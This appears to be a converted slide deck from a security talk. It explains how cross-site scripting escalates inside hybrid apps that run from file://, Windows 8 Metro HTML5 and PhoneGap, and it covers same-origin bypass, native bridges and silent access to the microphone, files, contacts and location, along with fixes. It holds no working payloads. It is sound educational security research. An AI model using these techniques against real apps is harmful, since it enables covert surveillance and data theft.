X-Excess

WebApps meet NativeApps

Mike Haworth, AuraInfosec
Kirk Jackson, AuraInfosec (retired)

XSS

XSS

Meh.

XSS gives you:

- Access to the user's session
- Content spoofing (boring)
- Session token (maybe)
- Redirect/Force download

➢ But inside the browser, only that site

XSS is code execution

XSS is a form of code exec… just in a sandboxed environment.

So its impact depends on the *boundaries* of the sandbox.

Sandbox boundaries depend on context

Context / Scheme	Sandbox can access
http://	DOM of the current session
file://	+ Local files + Can bypass SOP
custom://	+ APIs to native functions (Mic., Camera, GPS)

WebApp meet NativeApp

Hybrid applications

- Apps that run from file://
- Win8 Metro HTML5 – Overview
- PhoneGap – Complete ransacking

file://

file:// Local file access

- WebKit allows XMLHttpRequest to local files
- Firefox allows XMLHttpRequest to local files in current directory or subdir
- Chrome does **not** allow XMLHttpRequest to local files

file:// Same Origin Policy bypass

- Under WebKit:
  - The 'origin' of requests from file:/// is 'null'
  - This means a script running from file:/// can see results returned from *any* site
  - Including sites you are logged into
  - Universal CSRF!

Apps that use file://

- Gmail app for Android
  - Message body displayed in a web control
  - XSS in "from:" header
  - Browser is WebKit therefore can access local files…
  - Access to user's email

Source: kos.io

Apps that use file://

- Skype 3.01 for iOS
  - Chat window runs from local file
  - XSS in user name field
  - Browser is WebKit therefore local file access (contacts db)
  - If Jailbroken can get SMS db

- Access is all about the sandbox!

  More info:
  https://superevr.com/blog/2011/skype-xss-explained/

Apps that use WebKit

LOTS of apps use embedded browser for rendering, what scheme are they running from?

- Adium (runs from file://)
- MSN messenger (?)
- Entourage (?)
- iPhone Calendar (runs from about:blank)

http://trac.webkit.org/wiki/Applications using WebKit

Fixing file://

Fix:

- Don't run from the file:// scheme
- Use about:blank or a custom scheme
- This fixes both local file access and SOP bypass


Win8 Metro HTML5

Windows 8: Metro Apps

Three types of Windows 8 Metro:

- C++
- .NET
- HTML5:
  - Mixes web content into local apps
  - Javascript APIs for native functions

General idea



Local Context

Trusted Script from Local Package

- Access to Windows Runtime
- Validation of innerHTML
- Top level DOM and iframes


Web Context

Untrusted Script from Internet

- No Access to Windows Runtime
- No validation of innerHTML
- Only in iframes

Both have access to W3C API

2 frames, separate contexts, communicate via postMessage


The Internet
Your Win8 Metro HTML5 app:
Local Context:
ms-waa://
CSS, JS,
imgs...
DOM
Extra validation
PostMessage
Web Context:
http[s]://
CSS, JS,
imgs...
DOM
Iframe only
Windows Runtime API exposed
W3C API

Local Context ms-wwa://

- Has access to WinRT APIs
  - Think: sending SMSs etc.
- Insert into DOM calls staticHTML()
  - Removes script from HTML

postMessage

- Eval'ing anything received from the internet is obviously a VERY BAD IDEA$^{\text{TM}}$
  - execScript
  - setTimeout
  - setInterval
  - eval
- Verify origin of messages sent via postMessage

Whitelisting

- Set domain whitelist in manifest

```
<ApplicationContentUris>
    <Rule Type=”include” Match=”http://example.com/”/>
</ApplicationContentUris>
```

www.microsoft.com appears to be whitelisted but not displayed in the whitelist within the manifest

Enforce HTTPS

- Enforce HTTPS with a Meta tag

```
<meta name="ms-https-connections-only”
       value="true"/>
```

- Dunno why its not in the manifest
- Would be safer that way

Fixing Metro Apps

- Check origin of postMessage
- Don't eval stuff untrusted content
- Enforce HTTPS

HTML5 Metro App security guide:

http://go.microsoft.com/fwlink/?LinkId=228386

PhoneGap

PhoneGap

- Open source project: phonegap.com
- Cross-platform mobile app framework
  - Build app in HTML+JS
  - Deploy to iPhone, Android etc
- Provides Javascript API to access native functionality
- Allows you to ‘bundle’ a web app for AppStore™

PhoneGap

Typical use case:

- I have a site, I want a mobile app for that site
- PhoneGap app UI is written in HTML+JS
- API calls are made to the site and results displayed in PhoneGap app


PhoneGap – How it works

- 2 parts:
  - Native app
  - Web app

- Web app can make native calls
- PhoneGap UI is displayed in a chromeless browser window

PhoneGap – How it works..

- To write the PhoneGap application:
  - Create an index.html
  - Include phonegap.js
    <script src="phonegap.js">



- Now you can call native functions from Javascript!

PhoneGap.js


- Accelerometer
- Camera
- Compass
- Contacts
- File
- Geolocation
- Media
- Network
- Notifications
  alert, sound, vibration
- Storage

… and plugins

PhoneGap.js

- Javascript API simply wraps PhoneGap.exec()

```
PhoneGap.exec(
  callback_success,
  callback_fail,
  "Geolocation",
  "getCurrentLocation",
  [args]);
```



The Internet

Your PhoneGap **iOS** app:

Local Context:

Objective-C wrapper

Supplied by PhoneGap

document.
location

Web Context:

Bundled web resources

DOM

CSS, JS,
imgs…

Native API exposed

PhoneGap – iOS

- Calling from JS to Native:
  - Javascript calls native code by changing document.location
  - Native code reads the document.location, and calls the correct Objective-C class using reflection


PhoneGap – iOS

Example: setting document.location to:

gap://GeoLocation.getCurrentLocation?argname=argvalues

Calls the geolocation plugin

Your PhoneGap **Android** app:



PhoneGap – Android


- Calling from JS to Native:
  - Javascript calls native code by using the prompt() method
  - Java code catches onJSPrompt, and calls the correct class using reflection

Attacking PhoneGap

PhoneGap

"Security: There is none"

-- Brian LeRoux – PhoneGap developer




PhoneGap Creator Nitobi Acquired by Adobe

By **Dan Rowinski** / October 3, 2011 10:45 AM / **3 Comments**

PhoneGap XSS

- Its ok tho' coz XSS is pretty rare right?



@jeremiahg
Jeremiah Grossman

"All the DEVs eventually fail, by the way: show me a domain w/ no history of XSS, and I will show you a WebApp nobody cares about." <+10!

4 Oct via TweetDeck ☆ Favorite Retweet Reply

PhoneGap + XSS = Win

- Persistent XSS stored on server = win
- Public Wifi+non-HTTPS+MiTM also = win
- We can do *anything* exposed by the PhoneGap API

So what can the API do?


- PhoneGap exposes:
  - Record Audio (no prompt to user)
  - Local file read/write
  - File upload
  - Location (no prompt to user on Android)
  - Contact list
  - Undocumented stuff
  - And plugins allow more like keychain etc…

Complete list at docs.phonegap.com

Sadly no SMS or Call :(

Example: MyFakeApp

- Displays an image when I click a button.

